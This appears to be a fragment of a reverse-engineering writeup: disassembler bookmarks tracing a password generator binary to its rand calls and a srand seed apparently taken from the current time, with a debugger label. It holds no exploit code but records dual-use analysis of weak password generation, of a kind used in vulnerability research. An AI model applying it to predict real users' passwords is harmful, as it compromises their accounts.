
Bookmarks - (8 bookmarks)


Type	Category	Description	Location	Label	Code Unit
Note	RunPassGen Large		1045d760	RunPassGen	PUSH EBP
Note	RunPassGen Small		1045d840	RunPassGen	PUSH EBP
Note	Real password generator here?	int, *wchar_t	1045d8d0	RealPassGen?	PUSH EBP
Note	_rand	Call to _rand	1052a460	FUN_1052a460	PUSH EBP
Note	_rand	Call to _rand, modify input parameter	105e5240	rand_with_param	CALL _rand
Note	_rand	Large function call	103ae330	FUN_103ae330	PUSH EBP
Note	sib-password-gen.cpp		105e5390	sib-password-gen.cpp	PUSH EBP
Note	_srand	Figure out what this address/value is	105e53ec		SUB time_in_seconds,dword p...

Filter:


105e53e7 sib-password-gen... CALL 0x107a81b9


X64DBG



